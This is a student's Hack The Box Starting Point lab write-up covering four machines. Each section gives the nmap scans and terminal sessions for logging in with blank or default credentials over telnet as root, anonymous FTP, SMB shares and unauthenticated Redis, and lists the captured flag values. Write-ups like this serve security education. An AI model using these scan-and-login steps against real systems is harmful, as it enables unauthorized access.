HACK THE BOX

Ebad Junaid

BSCS 22046

April 9 , 2026

Machine 1: Meow

Target IP: 10.129.17.135

OS: Linux

Open Port / Service: 23/tcp (Telnet)

Tools and Commands Used:

- **OpenVPN:** Used to connect to the HTB internal network.

  ```
  sudo openvpn --config starting_points_us-starting-point-2-dhcp.ovpn
  ```

- **Ping:** Used to verify network connectivity to the target.

  ```
  ping 10.129.17.135
  ```

- **Nmap:** Used for network reconnaissance and service enumeration.

  ```
  nmap -sV 10.129.17.135
  ```

- **Telnet:** Used to exploit the open service and gain remote access.

  ```
  telnet 10.129.17.135
  ```

- **Basic Linux Commands:** Used for post-exploitation navigation.

  ```
  ls
  cat flag.txt
  ```

Step-by-Step Walkthrough:

1. **Reconnaissance and Scanning:** After successfully establishing a secure connection to the Hack The Box Starting Point network via OpenVPN, I initiated a port scan against the target using Nmap. Using the `-sV` flag to determine running service versions, the scan results revealed that port 23/tcp was open and running the `Linux telnetd` service.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ nmap -sV 10.129.17.135
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-08 19:27 +0500
Nmap scan report for 10.129.17.135
Host is up (0.26s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.08 seconds
```

2. **Exploitation:** Telnet is a legacy, unencrypted communication protocol. Knowing this service was exposed, I attempted to connect directly to the target using the command `telnet 10.129.17.135.` The target machine prompted for a login. By testing common, default administrative credentials, I successfully bypassed authentication and gained root access by entering the username `root` with a blank password.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ telnet 10.129.17.135
Trying 10.129.17.135...
Connected to 10.129.17.135.
Escape character is '^]'.
Password:

Login incorrect
Meow login: admin
Password:

Login incorrect
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 08 Apr 2026 02:46:07 PM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             135
  Users logged in:       0
  IPv4 address for eth0: 10.129.17.135
  IPv6 address for eth0: dead:beef::250:56ff:feb0:c129

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~#
```


3. **Post-Exploitation and Flag Capture:** Upon securing a root shell on the target system, I used the `ls` command to list the contents of the current directory, which revealed the target file named `flag.txt`. I then utilized the `cat flag.txt` command to output the contents of the file to the terminal, successfully extracting the final hash.

```
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```

Flags Obtained:

- **Root Flag:** `b40abdfe23665f766f9c61ecba8a4c19`

Completion:



Machine 2: Fawn

Target IP: 10.129.92.191

OS: Unix/Linux

Tools and Commands Used:

- **OpenVPN:** Connected to the HTB internal network

  ```
  sudo openvpn --config starting_points_us-starting-point-2-dhcp.ovpn
  ```

- **Nmap:** Used for network scanning to find open doors

  ```
  nmap -sV 10.129.92.191
  ```

- **FTP Client:** Used to connect to the file server

  ```
  ftp 10.129.92.191
  ```

- **Basic Commands:** Used to navigate and download files

  ```
  ls
  ```

  ```
  get flag.txt
  ```

  ```
  cat flag.txt
  ```

Step-by-Step Walkthrough:

1. **Reconnaissance and Scanning:** While connected to the HTB VPN, I started my investigation by running an Nmap scan against the target machine. I used the `-sV` command to identify exactly what software was running. The scan showed that port 21 was open and running an FTP (File Transfer Protocol) service called `vsftpd 3.0.3`.

   ```
   → ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ nmap -sV 10.129.92.191
   Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-08 19:59 +0500
   Nmap scan report for 10.129.92.191
   Host is up (0.26s latency).
   Not shown: 998 closed tcp ports (conn-refused)
   PORT     STATE    SERVICE VERSION
   21/tcp   open     ftp     vsftpd 3.0.3
   1187/tcp filtered alias
   Service Info: OS: Unix

   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   Nmap done: 1 IP address (1 host up) scanned in 77.41 seconds
   ```

2. **Exploitation:** Because FTP servers are designed to hold files, I used my terminal's built-in `ftp` command to connect to the target. A common security mistake on FTP servers is leaving the "Anonymous" login feature turned on. I tested this vulnerability by entering the username

`anonymous` and leaving the password completely blank. The server accepted this, and I successfully logged in.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ ftp 10.129.92.191
Connected to 10.129.92.191.
220 (vsFTPd 3.0.3)
Name (10.129.92.191:macbookair): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


3. **Post-Exploitation and Flag Capture:** Once inside the FTP server, I used the `ls` command to look at the available files and immediately spotted the `flag.txt` file. Because FTP only transfers files and does not let you read them directly on the server, I used the `get flag.txt` command to download the file to my local computer. After exiting the FTP server, I used the `cat flag.txt` command on my own terminal to read the downloaded file and capture the flag hash.

```
229 Entering Extended Passive Mode (|||40131|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> cat flag.txt
?Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||37195|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |***********************************************************************************************************|    32      107.38 KiB/s    00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.10 KiB/s)
ftp> bye
221 Goodbye.

→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ ls -1
abdullah.pdf
flag.txt
machines_us-5.ovpn
manual.pdf
ss
starting_points_us-starting-point-2-dhcp.ovpn
yasir.pdf

→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ bat flag.txt
       File: flag.txt
   1   035db21c881520061c53e0536e44f815
```

Flags Obtained:

- **Root Flag:** 035db21c881520061c53e0536e44f815

Completion:



Machine 3: Dancing

Target IP: 10.129.68.39

OS: Windows

Tools and Commands Used:

- **OpenVPN:** Connected to the HTB internal network

  ```
  sudo openvpn --config starting_points_us-starting-point-2-dhcp.ovpn
  ```

- **Nmap:** Used to scan the network for open ports

  ```
  nmap -sV 10.129.68.39
  ```

- **SMBClient:** Used to find and connect to Windows shared folders

  ```
  smbclient -L 10.129.68.39
  ```

  ```
  smbclient //10.129.68.39/WorkShares
  ```

- **Basic Commands:** Used to download and read the flag

  ```
  get flag.txt
  ```

  ```
  cat flag.txt
  ```

Step-by-Step Walkthrough:

1. **Reconnaissance and Scanning:** While connected to the VPN, I ran an Nmap scan against the target IP address to see what services were running. The scan results showed that it was a Windows machine and that port 445 was open. This port runs the SMB (Server Message Block) service, which is used for sharing files across a network.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ nmap -sV 10.129.68.39
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-08 20:23 +0500
Nmap scan report for 10.129.68.39
Host is up (0.26s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.92 seconds
```

2. **Enumeration (Finding the Door):** Before trying to log in, I needed to see what shared folders were available on the server. I used the `smbclient -L` command to ask the server for a list of shares. When it asked for a password, I pressed Enter to leave it blank. The server responded with a list, revealing a custom folder named WorkShares that looked vulnerable.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ smbclient -L 10.129.68.39
Can't load /opt/homebrew/etc/smb.conf - run testparm to debug it
Password for [WORKGROUP\macbookair]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
SMB1 disabled -- no workgroup available
```


3. **Exploitation and Flag Capture:** Next, I used the `smbclient` tool to connect directly the vulnerable folder using the command `smbclient //10.129.68.39/WorkShares` When prompted for a password, I simply pressed Enter, and the server granted me access. Once inside the Windows file share, I used the ls command to navigate until I located the `flag.txt` file. Because I could not read the file directly while inside the SMB client, I used the `get flag.txt` command to download it to my local computer. Finally, I exited the server and used the `cat flag.txt` command on my own terminal to read the downloaded file and capture the flag.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ smbclient //10.129.68.39/WorkShares
Can't load /opt/homebrew/etc/smb.conf - run testparm to debug it
Password for [WORKGROUP\macbookair]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 13:22:01 2021
  ..                                  D        0  Mon Mar 29 13:22:01 2021
  Amy.J                               D        0  Mon Mar 29 14:08:24 2021
  James.P                             D        0  Thu Jun  3 13:38:03 2021

                5114111 blocks of size 4096. 1750528 blocks available
smb: \> cd James.P\flag.txt a
cd \James.P\flag.txt\: NT_STATUS_NOT_A_DIRECTORY
smb: \> ls
  .                                   D        0  Mon Mar 29 13:22:01 2021
  ..                                  D        0  Mon Mar 29 13:22:01 2021
  Amy.J                               D        0  Mon Mar 29 14:08:24 2021
  James.P                             D        0  Thu Jun  3 13:38:03 2021

                5114111 blocks of size 4096. 1750528 blocks available
smb: \> pwd
Current directory is \\10.129.68.39\WorkShares\
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 13:38:03 2021
  ..                                  D        0  Thu Jun  3 13:38:03 2021
  flag.txt                            A       32  Mon Mar 29 14:26:57 2021

                5114111 blocks of size 4096. 1750512 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\> ..
smb: \> cd Amy.J\
smb: \Amy.J\> ls
```

Flags Obtained:

- **Root Flag:** 5f61c10dffbc77a704d76016a22f1664

Completion:



Machine 4: Redeemer

Target IP: 10.129.94.136

OS: Linux

Tools and Commands Used:

- **OpenVPN: Connected to the HTB internal network**

  ```
  sudo openvpn --config  starting_points_us-starting-point-2-dhcp.ovpn
  ```

- **Nmap: Used for an aggressive, full-port network scan**

  ```
  nmap -p- -sV -T4 10.129.94.136
  ```

- **Redis-CLI: Used to connect to the target database**

  ```
  redis-cli -h 10.129.94.136
  ```

- **Redis Commands: Used to navigate the database and extract data**

  `info`

  `select 0`

  `keys *`

  `get flag`

Step-by-Step Walkthrough:

1. **Reconnaissance and Scanning:** While connected to the VPN, I ran an Nmap scan to find open ports. Because system administrators sometimes hide services on non-standard ports, I used the `-p-` flag to scan all 65,535 possible ports. This full scan took a significant amount of time but successfully revealed that port 6379 was open and running a `Redis key-value store 5.0.7` database.

```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ nmap -p- -sV -T4 10.129.94.136
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-08 22:26 +0500
Warning: 10.129.94.136 giving up on port becaause retransmission cap hit (6).
Stats: 1:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 74.27% done; ETC: 23:52 (0:22:20 remaining)
Stats: 1:20:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 92.52% done; ETC: 23:52 (0:06:29 remaining)
Nmap scan report for 10.129.94.136
Host is up (0.30s latency).
Not shown: 65037 closed tcp ports (conn-refused), 497 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5309.51 seconds
```

2. **Exploitation and Flag Capture:** Knowing that Redis databases are sometimes left completely unauthenticated, I used the `redis-cli` tool to connect directly to the target IP address. The server accepted the connection without asking for a password. Once inside the database console, I used the info command to see the server statistics, which showed that the data was stored in Database Index 0. I typed `select 0` to enter that specific database, and then used `keys *` to list all the available data entries. I spotted an entry named "flag", and finally used the `get flag` command to read its contents and capture the final hash.


```
→  ~/Desktop/University/semester-8/information-security/assg-03 git:(main) ✗ redis-cli -h 10.129.94.136
10.129.94.136:6379> info
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:750
run_id:37648566c026539eae9f4340020cf3d5aa93e544
tcp_port:6379
uptime_in_seconds:158
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:14072103
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

```
# Keyspace
db0:keys=4,expires=0,avg_ttl=0
10.129.94.136:6379> select 0
OK
10.129.94.136:6379> keys *
1) "flag"
2) "numb"
3) "temp"
4) "stor"
10.129.94.136:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
10.129.94.136:6379>
```

Flags Obtained :

- **Root Flag:** 03e1d2b376c37ab3f5319922053953eb

Completion:



Reflections :

Working through the Hack The Box Starting Point machines was a good learning experience. The four machines Meow, Fawn, Dancing, and Redeemer each taught me something different about network enumeration, finding vulnerabilities, and actually exploiting them.

I did run into a few challenges along the way. At first, I was confused about how my local terminal was interacting with the VPN connection. After finishing the first machine, my terminal seemed stuck, and I wasn't sure if it was an issue with my system or the VPN session. The biggest problem happened during the Redeemer machine. I decided to run a full 65,535 port scan to find the hidden service, but it took a very long time. In the middle of the scan, my internet connection dropped, which disconnected the OpenVPN session and stopped everything. That was frustrating because I had to start over. It made me realize how important a stable connection is during remote testing. I also learned that instead of scanning every port, it's often better to run a more targeted scan to save time. On top of that, I had to make sure tools like `smbclient` and `redis-cli` were properly installed so I could interact with different services.

The most critical lesson I learned is how simple administrative misconfigurations can completely compromise a system. Across all four machines, the vulnerabilities were not highly complex, custom-coded exploits. Instead, they were basic human errors. I saw firsthand how dangerous legacy protocols like Telnet are, the severe risks of leaving "Anonymous" logins enabled on private FTP servers, and how allowing blank passwords can expose internal Windows SMB shares and Redis databases. I also learned that thorough enumeration with tools like Nmap is the most important phase of an attack, as the scan results dictate exactly which exploitation tools are needed.